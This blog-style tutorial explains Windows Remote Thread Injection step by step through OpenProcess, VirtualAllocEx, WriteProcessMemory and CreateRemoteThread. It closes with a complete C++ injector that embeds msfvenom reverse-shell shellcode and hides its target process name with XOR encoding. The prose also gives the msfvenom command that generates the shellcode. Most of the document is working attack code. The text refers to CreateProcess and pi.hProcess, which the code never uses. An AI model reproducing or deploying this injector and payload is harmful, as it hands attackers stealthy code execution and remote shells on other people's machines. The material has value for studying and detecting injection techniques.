Process Injection (Remote Thread Injection) using Windows APIs

Process Injection (Remote Thread Injection) using Windows APIs
In this article, we’re going to explore Process Injection techniques using Windows APIs. The goal is to understand how API functions can be used to inject and execute code inside legitimate processes. I’ll also share some practical examples, mainly using C and C++.
Process Injection:
Process Injection is a more advanced process manipulation technique that involves injecting “illegal” code into a legitimate running process. The main idea is to modify the memory space of a target process to insert and execute malicious code. This is possible thanks to Windows APIs, which allow an authorized process to interact with another process through specific API calls. Besides being a stealthy technique, the injected code inherits the privileges of the legitimate process, which can give access to critical parts of the operating system.
In this article, we’re gonna take a closer look at a type of Process Injection called Remote Thread Injection.
Remote Thread Injection:
This technique involves memory allocation — basically injecting code into the memory space of a legit process. It uses system APIs related to memory handling and thread creation, like the CreateRemoteThread function.

Following the logic shown in the diagram, I’ll break down the Remote Thread Injection process step by step.
OpenProcess:
After identifying the target process, the OpenProcess() function is used to get a handle, which you can think of as an abstraction (kind of like a pointer) to that process. This handle is crucial because it allows us to interact with the target process, making it possible to manage threads, allocate memory, and inject code.
1
2
3
4
5
HANDLE OpenProcess(
  [in] DWORD dwDesiredAcess,   // Desired access level
  [in] BOLL bInheriHandle,     // Handle inheritance permission
  [in] DWORD dwProcessId       // Target process ID
);
Analyzing the function parameters:
1
2
3
4
5
6
7
8
9
dwDesiredAccess (desired access): // (Specifies the type and level of access you want for the target process. The most common options are:)

PROCESS_ALL_ACCESS: // (full access to the process),

PROCESS_VM_READ or PROCESS_VM_WRITE: // (memory read or write access).

bInheritHandle (handle inheritance): // (Refers to whether resources or characteristics from a parent process are passed or shared with a child process. This parameter is a BOOLEAN and can be set to TRUE (to allow inheritance) or FALSE (to disallow it)).

dwProcessId (process ID): // (Specifies the ID of the process you want to open. This value is usually obtained by enumerating processes.)
VirtualAllocEx:
After identifying the target process, we use the VirtualAllocEx function to allocate memory in the process’s address space. This function lets us change the state of a memory region within the process’s virtual memory. That way, we can manage the memory allocation and set its permissions so the injected code has the right to read, write, and execute — which is needed to properly insert the payload.
1
2
3
4
5
6
7
LPVOID VirtualAllocEx(
  [in]           HANDLE hProcess,  // Process handle where the memory will be allocated
  [in, optional] LPVOID lpAddress,  // Base address (can be NULL)
  [in]           SIZE_T dwSize,  //Size of the memory to allocate
  [in]           DWORD  flAllocationType, // Allocation type
  [in]           DWORD  flProtect  // Memory protection (permissions)
);
Example of the function applied in our context:
1
2
3
4
5
6
7
8
9
10
11
12
13
 HANDLE processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
    if (processHandle == NULL) {
        std::cout << "[-] Failed to open process.\n";
        return 1;
    }
    std::cout << "[+] Open process.\n";

    LPVOID remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if (remoteBuffer == NULL) {
        std::cout << "[-] Failed to allocate memory.\n";
        return 1;
    }
    std::cout << "[+] Memory allocated to: " << remoteBuffer << std::endl;
The purpose of this part of the code is to reserve and commit a memory space in the target process. In pi.hProcess, the handle of the target process is provided, which was obtained through the CreateProcess function. The parameter sizeof(shellcode), which defines the size of the memory to be allocated, is the most critical element in this section.
WriteProcessMemory:
This is a Windows API function that allows one process to write data into the memory of another process. It’s a key function for injecting shellcode into the target process and modifying its internal data.
1
2
3
4
5
6
7
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,            // handle of the target process
  [in]  LPVOID  lpBaseAddress,       // base address where the data will be written
  [in]  LPCVOID lpBuffer,            // pointer to the data to be written
  [in]  SIZE_T  nSize,               // number of bytes to write
  [out] SIZE_T  *lpNumberOfBytesWritten // number of bytes actually written (optional)
);
1
2
3
4
5
6
7
8
9
hProcess: Handle to the target process. It must have the permissions PROCESS_VM_WRITE and PROCESS_VM_OPERATION to allow writing.

lpBaseAddress: The location in the target process where the data will be written. This can be a specific address like a buffer or variable.

lpBuffer: A pointer to the buffer containing the data that will be written into the target process's memory.

nSize: The number of bytes to write, indicating the size of the data being injected.

lpNumberOfBytesWritten: A pointer to a variable that will receive the total number of bytes actually written. This parameter is optional.
Example of WriteProcessMemory applied in our context:
1
2
3
4
5
6
BOOL write = WriteProcessMemory(processHandle, remoteBuffer, shellcode, sizeof(shellcode), NULL);
    if (!write) {
        std::cout << "[-] Failed to write to memory.\n";
        return 1;
    }
    std::cout << "[+] Shellcode written to memory.\n";
CreateRemoteThread:
The CreateRemoteThread function lets you create a new thread (a sequence of execution) inside a different process than the one that called it. Usually, it’s used after allocating memory with VirtualAllocEx and writing data with WriteProcessMemory. It allows you to run shellcode inside the target process’s memory.
1
2
3
4
5
6
7
8
9
HANDLE CreateRemoteThread(
  HANDLE hProcess,              // handle of the target process
  LPSECURITY_ATTRIBUTES lpThreadAttributes, // thread attributes (usually NULL)
  SIZE_T dwStackSize,           // thread stack size (usually 0)
  LPTHREAD_START_ROUTINE lpStartAddress, // starting address of the function
  LPVOID lpParameter,           // parameter for the function to execute (usually NULL or injected data)
  DWORD dwCreationFlags,        // creation flags (usually 0)
  LPDWORD lpThreadId            // ID of the created thread
);
1
2
3
4
5
6
7
8
9
lpThreadAttributes: A pointer to a SECURITY_ATTRIBUTES structure that specifies a security descriptor for the new thread and determines whether child processes can inherit the returned handle.

dwStackSize: The initial size of the stack, in bytes.

lpStartAddress: The memory address where the function to be executed by the new thread is located. This is the thread’s entry point.

lpParameter: Parameter to be passed to the thread function.

lpThreadId: A pointer to receive the ID of the created thread. Optional.
Application of the function in the context of our Remote Thread Injection:
1
2
3
4
5
6
7
8
9
10
  HANDLE remoteThread = CreateRemoteThread(processHandle, NULL, 0, (LPTHREAD_START_ROUTINE)remoteBuffer, NULL, 0, NULL);
    if (remoteThread == NULL) {
        std::cout << "[-] Failed to create remote thread.\n";
        return 1;
    }
    std::cout << "[+] Remote thread created .\n";

    // Cleaning up the handles
    CloseHandle(remoteThread);
    CloseHandle(processHandle);
Shellcode:
In the context of Remote Thread Injection, the shellcode is crafted in low-level languages like C or Assembly. It’s crucial to encode the shellcode in hexadecimal because the binary code needs to be delivered in a compact and readable way. It’s lightweight since each hexadecimal digit represents 4 bits.
Here’s an example of how we define a shellcode in hexadecimal:
1
msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP LPORT=YOUR_PORT -f c
Our example code looks like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
#include <iostream>
#include <Windows.h>
#include <TlHelp32.h>

DWORD GetProcessIdByName(const wchar_t* processName) {
    DWORD pid = 0;
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (snapshot != INVALID_HANDLE_VALUE) {
        PROCESSENTRY32 pe;
        pe.dwSize = sizeof(pe);
        if (Process32First(snapshot, &pe)) {
            do {
                if (wcscmp(pe.szExeFile, processName) == 0) {
                    pid = pe.th32ProcessID;
                    break;
                }
            } while (Process32Next(snapshot, &pe));
        }
        CloseHandle(snapshot);
    }
    return pid;
}

void xorDecode(wchar_t* str, size_t len, wchar_t key) {
    for (size_t i = 0; i < len; i++) {
        str[i] ^= key;
    }
}

int main() {
    unsigned char shellcode[] = {
    "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50"
    "\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26"
    "\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7"
    "\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78"
    "\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3"
    "\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"
    "\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58"
    "\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3"
    "\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a"
    "\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32"
    "\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff"
    "\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b"
    "\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f"
    "\xdf\xe0\xff\xd5\x97\x6a\x05\x68\xc0\xa8\x01\x0a\x68\x02"
    "\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
    "\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5"
    "\xa2\x56\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57"
    "\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01"
    "\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46"
    "\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89"
    "\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb"
    "\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c"
    "\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
    "\xff\xd5";
    };

    wchar_t encodedProcessName[] = {
        L'\x04', L' ', L'\x0F', L'\x0F', L'_', L'\x0E', L'\x04', L'\x04', L'\x32', L'\x11', L'\0'
    };

    size_t len = wcslen(encodedProcessName);
    wchar_t key = 0x5A;

    xorDecode(encodedProcessName, len, key);

    DWORD pid = GetProcessIdByName(encodedProcessName);

    if (pid == 0) {
        std::cout << "[-] Process not found.\n";
        return 1;
    }

    std::cout << "[+] Process found. PID: " << pid << std::endl;

    HANDLE processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
    if (processHandle == NULL) {
        std::cout << "[-] Failed to open the process.\n";
        return 1;
    }
    std::cout << "[+] Process opened.\n";

    LPVOID remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if (remoteBuffer == NULL) {
        std::cout << "[-] Failed to allocate memory.\n";
        return 1;
    }
    std::cout << "[+] Memory allocated at: " << remoteBuffer << std::endl;

    BOOL write = WriteProcessMemory(processHandle, remoteBuffer, shellcode, sizeof(shellcode), NULL);
    if (!write) {
        std::cout << "[-] Failed to write to memory.\n";
        return 1;
    }
    std::cout << "[+] Shellcode written to memory.\n";

    HANDLE remoteThread = CreateRemoteThread(processHandle, NULL, 0, (LPTHREAD_START_ROUTINE)remoteBuffer, NULL, 0, NULL);
    if (remoteThread == NULL) {
        std::cout << "[-] Failed to create remote thread.\n";
        return 1;
    }
    std::cout << "[+] Remote thread created successfully.\n";

    CloseHandle(remoteThread);
    CloseHandle(processHandle);

    std::cout << "[+] Injection completed!\n";

    return 0;
}
There are several more advanced techniques when it comes to Process Injection, and I might write more about them in the future.
In this text, we take a deep dive into the Remote Thread Injection method, an advanced type of Process Injection. By using Windows APIs like CreateProcess, VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread, we can insert malicious code into legitimate processes, making that code run within the context of the target process.